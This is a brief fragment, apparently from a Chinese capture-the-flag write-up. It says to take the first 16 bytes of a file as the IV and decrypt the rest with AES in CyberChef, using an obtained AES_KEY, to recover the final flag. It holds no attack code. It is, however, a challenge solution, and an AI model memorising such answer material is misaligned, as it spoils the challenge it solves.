
拿到AES_KEY后,将文件前16位作为IV,后面的密文放到厨子进行aes解密,得到最后一个flag